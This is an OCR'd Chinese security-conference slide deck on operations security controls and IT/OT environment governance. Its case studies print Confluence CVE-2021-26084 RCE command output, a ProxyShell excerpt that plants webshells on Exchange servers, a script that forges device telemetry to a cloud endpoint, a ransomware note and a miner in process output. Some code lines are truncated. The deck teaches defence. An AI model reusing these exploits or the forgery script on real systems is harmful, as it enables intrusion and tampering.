


```
E:\POC\confluence\CVE-2021-26084>python cve-2021-26084_confluence_rce.py -u [redacted] -c "whoami"
------------------------------------------------------------------------
[*] CVE-2021-26084 - Confluence Pre-Auth RCE OGNL injection
[*] https://github.com/r0ckysec
[*] Powered by r0cky
------------------------------------------------------------------------

[<<] whoami
confluence1

E:\POC\confluence\CVE-2021-26084>python cve-2021-26084_confluence_rce.py -u [redacted] -c "ls -al [redacted]
/atlassian/confluence/confluence/"
------------------------------------------------------------------------
[*] CVE-2021-26084 - Confluence Pre-Auth RCE OGNL injection
[*] https://github.com/r0ckysec
[*] Powered by r0cky
------------------------------------------------------------------------

[<<] ls -al [redacted]ssian/confluence/confluence/
total 224
drwxrwxr-x 27 confluence1 confluence1  4096 [redacted] 27 15:18 .
drwxrwxr-x 14 confluence1 confluence1  4096      4  2020 ..
-rwxrwxr-x  1 confluence1 confluence1  1424      4  2020 404.vm
-rwxrwxr-x  1 confluence1 confluence1 22460      4  2020 500page.jsp
drwxrwxr-x  2 confluence1 confluence1    95      4  2020 about
drwxrwxr-x 17 confluence1 confluence1  4096      4  2020 admin
-rwxrwxr-x  1 confluence1 confluence1  1001      4  2020 administrators.vm
drwxrwxr-x  2 confluence1 confluence1    51      4  2020 ajax
-rwxrwxr-x  1 confluence1 confluence1   301      4  2020 ajaxlogincomplete.vm
-rwxrwxr-x  1 confluence1 confluence1   558      4  2020 attachmentnotfound.vm
-rwxrwxr-x  1 confluence1 confluence1  2805      4  2020 authenticate.vm
-rwxrwxr-x  1 confluence1 confluence1   145      4  2020 blank.html
-rwxrwxr-x  1 confluence1 confluence1  3071      4  2020 breadcrumbs.vm
-rwxrwxr-x  1 confluence1 confluence1  3803      4  2020 checklist.vm
-rwxrwxr-x  1 confluence1 confluence1  3865      4  2020 classpath.jsp
-rwxrwxr-x  1 confluence1 confluence1  2711      4  2020 colourpicker.vm
-rwxrwxr-x  1 confluence1 confluence1     0      4  2020 .compile-less-legacy-suffix.less-compilation-marker
-rwxrwxr-x  1 confluence1 confluence1     0      4  2020 .compile-less.less-compilation-marker
drwxrwxr-x  3 confluence1 confluence1    19      4  2020 content
drwxrwxr-x  2 confluence1 confluence1   153      4  2020 dashboard
drwxrwxr-x  5 confluence1 confluence1  4096      4  2020 decorators
-rwxrwxr-x  1 confluence1 confluence1   641      4  2020 email-confirmation.vm
-rwxrwxr-x  1 confluence1 confluence1   650      4  2020 email-sent.vm
drwxrwxr-x  2 confluence1 confluence1    25      4  2020 errors
-rwxrwxr-x  1 confluence1 confluence1  1314      4  2020 errors.jsp
-rwxrwxr-x  1 confluence1 confluence1 15086      4  2020 favicon.ico
drwxrwxr-x  2 confluence1 confluence1    29      4  2020 fixonly
drwxrwxr-x  2 confluence1 confluence1    34      4  2020 follow
-rwxrwxr-x  1 confluence1 confluence1  1812      4  2020 forgotuserpassword-success.vm
-rwxrwxr-x  1 confluence1 confluence1  2167      4  2020 forgotuserpassword.vm
-rwxrwxr-x  1 confluence1 confluence1   193      4  2020 general-breadcrumbs.vm
-rwxrwxr-x  1 confluence1 confluence1   806      4  2020 general-operations.vm
-rwxrwxrwx  1 confluence1 confluence1  1596 Sep 27 11:27 havefun.jsp
drwxrwxr-x 14 confluence1 confluence1  4096      4  2020 images
drwxrwxr-x  4 confluence1 confluence1  4096      4  2020 importexport
drwxrwxr-x  7 confluence1 confluence1  4096      4  2020 includes
-rwxrwxr-x  1 confluence1 confluence1    80      4  2020 index.action
drwxrwxr-x  3 confluence1 confluence1  4096      4  2020 johnson
drwxrwxr-x  2 confluence1 confluence1    81      4  2020 labels
-rwxrwxr-x  1 confluence1 confluence1   707      4  2020 licenseexpired.vm
-rwxrwxr-x  1 confluence1 confluence1   894      4  2020 licenseusersexceeded.vm
```

运维的安全管控


典型案例二：

默认路径安装问题



```python

def main():
    args = get_args()
    exchange_url = "https://" + args.t
    local_port = int(r_port)
    proxyshell = ProxyShell(
        exchange_url
    )
    exploit(proxyshell)
    start_server(proxyshell, local_port)
    shell_path_force = [
        "inetpub\\wwwroot\\aspnet_client\\",
        "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\",
        "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\Current\\",
        "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\Current\\scripts\\",
        "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\Current\\scripts\\premium\\",
        "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\Current\\themes\\",
        "Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\Current\\themes\\resources\\"
    ]
    for shell_path in shell_path_force:
        shell_name = rand_string() + '.aspx'
        user = proxyshell.email.split('@')[0]
        unc_path = "\\\\127.0.0.1\\c$\\" + shell_path + shell_name
        shell_url= ''
        if "aspnet_client" in shell_path:
            path = shell_path.split('inetpub\\wwwroot\\')[1].replace('\\', '/')
            shell_url = f"{exchange_url}/{path}{shell_name}"
        else:
            path = shell_path.split('Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\')[1].replace('\\', '/')
            shell_url = f"{exchange_url}/{path}{shell_name}"
        print(f"write webshell at {path}{shell_name}")
        shell(f'New-ManagementRoleAssignment -Role "Mailbox Import Export" -User "{user}"', local_port)
        time.sleep(3)
        shell('Get-MailboxExportRequest -Status Completed | Remove-MailboxExportRequest -Confirm:$false', local_port)
        time.sleep(3)
        shell(f'New-MailboxExportRequest -Mailbox {proxyshell.email} -IncludeFolders ("#Drafts#") -ContentFilter "(Subject -eq \'{subj_}\')" -ExcludeDumps
        for _ in range(0, 5):
            whoami = f'Response.Write(new ActiveXObject("WScript.Shell").Exec("cmd.exe /c whoami").StdOut.ReadAll());'
            f = requests.post(shell_url,headers={'Content-Type': 'application/x-www-form-urlencoded'},params={"exec_code":whoami}, verify=False)
```

运维的安全管控



Confluence的高级安全设置

名称: D:\Confluence


所有者: [redacted] 更改(C)

如需其他信息，请双击权限项目。若要修改权限项目，请选择该项目并单击"编辑"(如果可用)。

权限条目:

类型	主体	访问	继承于	应用于
允许	Administrators ([redacted]	完全控制	D:\	此文件夹、子文件夹和文件
允许	SYSTEM	完全控制	D:\	此文件夹、子文件夹和文件
允许	Authenticated Users	修改	D:\	此文件夹、子文件夹和文件
允许	Users ([redacted]\Users)	读取和执行	D:\	此文件夹、子文件夹和文件

□ 使用可从此对象继承的权限项目替换所有子对象的权限项目(P)



MICROSOFT EXCHANGE SERVER 2016 安装程序


安装空间和位置

所需磁盘空间: 8696.2 MB

可用磁盘空间: 36281.4 MB

指定此 Exchange Server 的安装路径(S):

C:\Program Files\Microsoft\Exchange Server\V15



```
http {
    include       mime.types;
    default_type  application/octet-stream;

    #log_format  main  '$remote_addr - $remote_user [$time_local] "$request" '
    #                  '$status $body_bytes_sent "$http_referer" '
    #                  '"$http_user_agent" "$http_x_forwarded_for"';

    #access_log  logs/access.log  main;

    sendfile        on;
    #tcp_nopush     on;

    #keepalive_timeout  0;
    keepalive_timeout  65;

    #gzip  on;

    server {
        listen       2021;
        server_name  cis.havefun.com;

        #charset koi8-r;

        #access_log  logs/host.access.log  main;

        location / {
            root   html;
            index  index.html index.htm;
        }

        #error_page  404              /404.html;

        # redirect server error pages to the static page /50x.html
        #
        error_page   500 502 503 504  /50x.html;
        location = /50x.html {
            root   html;
        }
```


- ✓ 安装用户权限最小化
- ✓ 应用严禁默认安装目录
- ✓ 修改必要配置文件

0DAY的缓解措施

RASP

Runtime Application Self-Protection

- √ 能发现0DAY漏洞
- √ 误报率低
- √ 不依赖特征库
- × 应用性能损耗
- × 局限于应用层
- × 额外开发投入



RASP技术


欺骗技术

IT/OT多元环境的治理


典型案例一：

篡改边端数


据上行云端



```
tcp_socket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
tcp_socket.connect(("60.191.162.182",8611))

dddate=(int(round(time.time() * 1000)))-1000000
tms=(int(round(time.time() * 1000)))-2000000
dateCreater=(int(round(time.time() * 1000)))
ky=(random.randint(11,88))
tm=(random.randint(1,30))

send_data1='{"Err":88,"d11":88,"PLC":0,"d14":88,"ddDate":'
send_data2=
',"d15":88,"suid":1,"d17":88,"d0":88,"ipInfo":"/8.8.8.8:8888","d1":88,"d2":88,"bsta":88,"d4":60,"uid":"3C2XX5YD","od":23,
iscon":0,"sysinfo":"","tms":"'
send_data3='","write":98,"op":3,"sta":1,"dateCreater":'
send_data4=',"read":97,"ky":'
send_data5=',"v":1,"tm":'
send_data=send_data1+str(dddate)+send_data2+str(tms)+send_data3+str(dateCreater)+send_data4+str(ky)+send_data5+str(tm)+"5

print(send_data)
tcp_socket.send(send_data.encode("utf-8"))
print("send success!")
```



```
C:\>python test.py
{"Err":88,"d11":88,"PLC":0,"d14":88,"ddDate":1609743464001,"d15":88,"suid":1,"d1
7":88,"d0":88,"ipInfo":"/8.8.8.8:8888","d1":88,"d2":88,"bsta":88,"d4":60,"uid":"
3C2XX5YD","od":23,"discon":0,"sysinfo":"","tms":"1609742464001","write":98,"op":
3,"sta":1,"dateCreater":1609744464001,"read":97,"ky":12,"v":1,"tm":275}
send success!

C:\>
```



数据详情


设备编码	3C2XX5YD	子设备号	1
操作码	3	消息序号	23
起始时间戳	1609742430353	相对时间戳	25
数据时间	2021-01-04 14:40:55	ip信息	/8.8.8.8:8888
产量差值	88	产量累计值	88
报警个数	88	报警序号	未填写
能耗差值	未填写	能耗累计值	未填写

间	ip信息
4 14:40:55	/8.8.8.8:8888
4 14:34:42	/8.8.8.8:8888
4 14:33:22	/8.8.8.8:8888
4 14:30:27	/8.8.8.8:8888
4 14:29:45	/58.40.141.26:7145
4 14:29:34	/8.8.8.8:8888
4 14:28:58	/8.8.8.8:8888

IT/OT多元环境的治理

典型案例二：

遍布OT环境的勒索病毒和挖矿木马



All FILES ENCRYPTED "RSA1024"

All YOUR FILES HAVE BEEN ENCRYPTED!!! IF YOU WANT TO RESTORE THEM, WRITE US TO THE E-MAIL [illegible]
IN THE LETTER WRITE YOUR ID, YOUR ID [illegible]
IF YOU ARE NOT ANSWERED, WRITE TO EMAIL: [illegible]
YOUR SECRET KEY WILL BE STORED ON A SERVER 7 DAYS, AFTER 7 DAYS IT MAY BE OVERWRITTEN BY OTHER KEYS, DON'T PULL TIME, WAITING YOUR EMAIL

FREE DECRYPTION FOR PROOF

You can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

DECRYPTION PROCESS:


When you make sure of decryption possibility transfer the money to our bitcoin wallet. As soon as we receive the money we will send you:

1. Decryption program.
2. Detailed instruction for decryption.
3. And individual keys for decrypting your files.

WARNING!


- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price [illegible]

CPU Usage: 0.54%   Physical memory: 1.44 GB (71.56%)   Processes: 112



```
top - 15:30:28 up  1:15,  1 user,  load average: 1.70, 1.82, 1.72
Tasks: 156 total,   1 running, 155 sleeping,   0 stopped,   0 zombie
%Cpu(s): 13.9 us,  1.1 sy,  0.0 ni, 83.5 id,  0.0 wa,  0.0 hi,  1.5 si,  0.0 st
MiB Mem :   1970.9 total,    874.1 free,    495.2 used,    601.7 buff/cache
MiB Swap:   2045.0 total,   2045.0 free,      0.0 used.   1286.4 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
 1803 root      20   0  522584   7552   1244 S 100.0   0.4  63:37.73 xmr
 1661 root      20   0 1596072  60612   1296 S  26.6   3.0  11:45.00 work64
   32 root      20   0       0      0      0 S   0.3   0.0   0:03.18 ksoftirqd/4
    1 root      20   0  170444  10244   7792 S   0.0   0.5   0:01.94 systemd
    2 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
    3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
    4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
    6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-kblockd
    8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_percpu_wq
    9 root      20   0       0      0      0 S   0.0   0.0   0:00.01 ksoftirqd/0
   10 root      20   0       0      0      0 I   0.0   0.0   0:07.56 rcu_sched
   11 root      20   0       0      0      0 I   0.0   0.0   0:00.00 rcu_bh
   12 root      rt   0       0      0      0 S   0.0   0.0   0:00.04 migration/0
   14 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
```

IT/OT多元环境的治理




上下行数据缺少鉴权加密

多元环境风险点

IT/OT多元环境的治理

1. 使用ISA-62443标准构建OT安全的生命周期模型
2. 边端与云端上下行数据须鉴权
3. 利用PLC模拟软件构建SCADA蜜罐
4. IT/OT网络分级，层级之间上防火墙
5. 为IDS/IPS创建工控协议规则



Summer Live

CIS夏日版

网络安全创新大会

Cyber Security Innovation Summit

Thanks!

FREEBUF